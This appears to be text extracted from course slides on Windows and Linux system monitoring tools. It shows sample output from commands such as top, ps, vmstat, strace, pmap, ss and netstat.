
The screenshot shows the Windows System Information window. On the left, there's a tree view under 'System Summary' with nodes for Hardware Resources, Components, and Software Environment. On the right, a table lists system details:

Item	Value
Processor	Intel(R) Pentium(R) CPU 2020M @ 2.40
BIOS Version/Date	LENOVO H9ET81WW(1.18), 12/5/2013
SMBIOS Version	2.7
Windows Directory	C:\Windows
System Directory	C:\Windows\system32

> fsutil fsinfo volumeinfo C:


```
Max Component Length : 255
File System Name : NTFS
Supports Case-sensitive filenames
Preserves Case of filenames
Supports Unicode in filenames
Preserves & Enforces ACL's
```

Speccy



Windows

Install Process Explorer



Windows tcpview

System Proc...	0	TCP	mitaka.home	58598	ma...	https	TIME_WAIT		1	5
chrome.exe	2040	TCP	mitaka.home	58769	ma...	https	ESTABLI...	6	627	12
chrome.exe	2040	TCP	mitaka.home	58800	sa...	https	ESTABLI...	2	262	8
chrome.exe	2040	TCP	mitaka.home	58808	si...	https	ESTABLI...			76
System	4	TCP	mitaka.home	netb...	mi...	0	LISTENING			
chrome.exe	2040	TCP	mitaka.home	58811	cl...	https	ESTABLI...	8	1,064	18
chrome.exe	2040	TCP	mitaka.home	58812	cl...	https	ESTABLI...	1	38	1
luchchart.exe	2074	UDPLX	mitaka.home	1000	*	*				3

Linux system monitor




Fig.06 The Gnome System Monitor application

Linux /proc

```
$ cat /proc/cpuinfo  
/proc/meminfo  
/proc/zoneinfo  
/proc/mounts
```

```
address sizes      : 36 bits physical, 48 bits virtual  
power management:  
  
processor        : 7  
vendor_id       : GenuineIntel  
cpu family     : 6  
model           : 42  
model name      : Intel(R) Xeon(R) CPU E31230 @ 3.20GHz  
stepping         : 7  
microcode       : 24  
cpu MHz         : 3200.020  
cache size      : 8192 KB
```

Linux: # top

```
top - 10:50:29 up 304 days, 30 min,  1 user,  load average: 0.20, 0.12, 0.09
Tasks:  2 total,  1 running,  1 sleeping,  0 stopped,  0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 98.9%id, 1.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 8170720k total, 5199088k used, 2971632k free, 495696k buffers
Swap: 8191996k total,     4660k used, 8187336k free, 3626692k cached

 PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+   COMMAND
  1 hmiteche  20   0  3344 1572 1296 S  0.0  0.0  0:00.00 bash
 36 hmiteche  20   0  2732 1016  852 R  0.0  0.0  0:00.00 top
```

Press 1

```
top - 10:52:27 up 304 days, 32 min,  1 user,  load average: 0.04, 0.09, 0.08
Tasks:  2 total,  1 running,  1 sleeping,  0 stopped,  0 zombie
Cpu0 : 0.0%us, 0.0%sy, 0.0%ni, 98.3%id, 1.7%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu1 : 0.0%us, 0.3%sy, 0.0%ni, 99.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu2 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu3 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu4 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu5 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu6 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Cpu7 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 8170720k total, 5205016k used, 2965704k free, 496176k buffers
Swap: 8191996k total,     4660k used, 8187336k free, 3631136k cached

 PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+   COMMAND
  1 hmiteche  20   0  3344 1572 1296 S  0.0  0.0  0:00.00 bash
 36 hmiteche  20   0  2732 1024  860 R  0.0  0.0  0:00.00 top
```

Linux sys tools

i686 (8 CPU)

Linux 2.6.32-573.12.1.el6.i686

\$ ps -alex

```
# ps -alex
F S  UID   PID  PPID   C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S  565     1    0  80   0 -  836 -      ?          00:00:00 bash
0 R  565    49    1  80   0 -  703 -      ?          00:00:00 ps
#
```

\$ ps -lM

```
# ps -lM
F S  UID   PID  PPID   LWP  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 -  565     1    0   -  0 -  836 -      ?          00:00:00 bash
4 S  565     -    -   1  80   0 -  701 -      ?          00:00:00 -
R -  565    107   1   -  0 -  701 -      ?          00:00:00 ps
```

\$ ps aux

\$ vmstat -a

```
# vmstat
procs --memory-- --swap-- --io-- --system-- --cpu--
r b  swpd free  buff cache si so bi bo in cs us sy id wa st
0 0 4660 2962704 497940 3632224 0 0 1 5 0 0 0 1 0 98 1 0
#
```

\$ vmstat -m

```
# vmstat -m
Cache                               Num Total  Size  Pages
cdp_rb_cache                         0    0    32   113
cdp_fc_cache                         0    0    128   30
cdn_chunk_list_cache                  0    0    64   59
```

\$ w ; uptime ; who ; tty

\$ free

```
# free
total        used        free      shared  buffers  cached
Mem:  8170720  5298892  2871828      8216  499564  3635372
-/+ buffers/cache: 1163956  7006764
Swap: 8191996      4660  8187336
```

\$ iostat

```
avg-cpu: %user %nice %system %iowait %steal %idle
        0.92   0.16   0.24   0.52   0.00  98.15

Device:    tps Blk_read/s Blk_wrtn/s Blk_read Blk_wrtn
```

\$ sar

```
00:00:01      CPU %user %nice %system %iowait %steal %idle
00:10:01      all  0.48  1.03  0.21  1.15  0.00  97.13
00:20:01      all  0.44  0.16  0.12  0.70  0.00  98.58
```

Linux sys tools 2

```
$ mpstat -P ALL
```

11:06:35	CPU	%usr	%nice	%sys	%iowait	%irq	%soft	%steal	%guest	%idle
11:06:35	all	0.92	0.16	0.23	0.52	0.00	0.00	0.00	0.00	98.15
11:06:35	0	3.79	0.15	0.82	3.71	0.00	0.03	0.00	0.00	91.50
11:06:35	1	1.58	0.13	0.47	0.38	0.00	0.00	0.00	0.00	97.43
11:06:35	2	0.56	0.14	0.12	0.02	0.00	0.00	0.00	0.00	99.17
11:06:35	3	0.63	0.22	0.25	0.04	0.00	0.00	0.00	0.00	98.87
11:06:35	4	0.21	0.14	0.03	0.01	0.00	0.00	0.00	0.00	99.60
11:06:35	5	0.29	0.14	0.10	0.02	0.00	0.00	0.00	0.00	99.45
11:06:35	6	0.16	0.09	0.03	0.01	0.00	0.00	0.00	0.00	99.72
11:06:35	7	0.14	0.31	0.06	0.01	0.00	0.00	0.00	0.00	99.49

```
$ strace ls
```

```
# strace ls
execve("/bin/ls", ["ls"], /* 32 vars */) = 0
brk(0)                                = 0x8b31000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No
open("/etc/ld.so.cache", O_RDONLY)       = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=42394, ...}) =
mmap2(NULL, 42394, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7d
close(3)                               = 0
open("/lib/libselinux.so.1", O_RDONLY)   = 3
```

```
$ lsof # list open files
```

```
# ss
State      Recv-Q Send-Q          Local Address:Port          Peer Address:Port
ESTAB      0      0              109.203.99.8:imap        1.39.8.20:58104
ESTAB      0      0              109.203.99.8:imap        1.39.11.142:5955
ESTAB      0      0              109.203.99.8:imap        1.39.11.142:44287
FIN-WAIT-1  0    19370          109.203.99.8:http        49.201.1.15:20218 ]
```

```
$ ss # list open net ports
```

```
# df
Filesystem  1K-blocks    Used Available Use% Mounted on
/dev/root    30106576 7665980 20904596 27% /usr/local/c
/dev/root    50264772 9843148 37861624 21% /var/spool
/dev/root    30106576 7665980 20904596 27% /usr/sbin
```

```
$ df
```

Process memory map

```
$ pmap -x pid
```

#	ps	PID	TTY	TIME	CMD
		1	?	00:00:00	bash
		124	?	00:00:00	ps
#	pmap -x 1	1:	-jailshell		
		Address	Kbytes	RSS	Dirty Mode Mapping
		00320000	120	92	0 r-x-- ld-2.12.so
		0033e000	4	4	4 r---- ld-2.12.so
		0033f000	4	4	4 rw--- ld-2.12.so
		003ae000	12	8	0 r-x-- libdl-2.12.so
		003b1000	4	4	4 r---- libdl-2.12.so
		003b2000	4	4	4 rw--- libdl-2.12.so
		006c1000	4	4	0 r-x-- [anon]
		008c5000	1604	504	0 r-x-- libc-2.12.so
		00a56000	4	0	0 ----- libc-2.12.so
		00a57000	8	8	8 r---- libc-2.12.so
		00a59000	4	4	4 rw--- libc-2.12.so
		00a5a000	12	8	8 rw--- [anon]
		00bf7000	88	76	0 r-x-- libtinfo.so.5.7
		00c0d000	12	12	12 rw--- libtinfo.so.5.7
		00048000	836	604	0 r-x-- bash
		00119000	20	20	20 rw--- bash
		0011e000	20	20	20 rw--- [anon]
		00f8e000	264	148	148 rw--- [anon]
		b7709000	212	8	8 r--s- passwd
		b773e000	8	8	8 rw--- [anon]
		b7749000	12	12	12 rw--- [anon]
		bfb67000	84	28	28 rw--- [stack]
		-----	-----	-----	-----
		total kB	3340	1580	292

Netstat

\$ netstat -a

```
# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 *:tpcsrvr                *:*
tcp      0      0 *:idware-router          *:*
tcp      0      0 *:autodesk-nlm           *:*
tcp      0      0 *:imaps                 *:*
tcp      0      0 *:infowave              *:*
tcp      0      0 *:radsec                *:*
tcp      0      0 *:pop3s                *:*
tcp      0      0 *:gnunet               *:*
tcp      0      0 *:eli                  *:*
tcp      0      0 localhost.localdomain:smux *:*
tcp      0      0 *:musol                *:*
```

\$ netstat -s

```
# netstat -s
Ip:
    1049215538 total packets received
    36 with invalid addresses
    0 forwarded
    3 with unknown protocol
    0 incoming packets discarded
    1044015587 incoming packets delivered
    920243543 requests sent out
    212447 outgoing packets dropped
```

\$ ifconfig -a

```
# ifconfig -a
eth0      Link encap:Ethernet HWaddr BC:30:5B:E5:75:10
          inet addr:31.193.138.157 Bcast:31.193.138.157 Mask:255.255.255.255
          inet6 addr: fe80::be30:5bff:fee5:7510/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2063030088 errors:0 dropped:0 overruns:0 frame:0
```

\$ traceroute host

```
# traceroute google.com
traceroute to google.com (216.58.212.78), 30 hops max, 60 byte packets
| send: Operation not permitted
| "
```

Network


\$ iptraf

\$ tcpdump

References

1. <http://tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html>
2. <http://tldp.org/guides.html>

CPU and Kernel



Unix




Figure 2.14 General UNIX Architecture

Unix


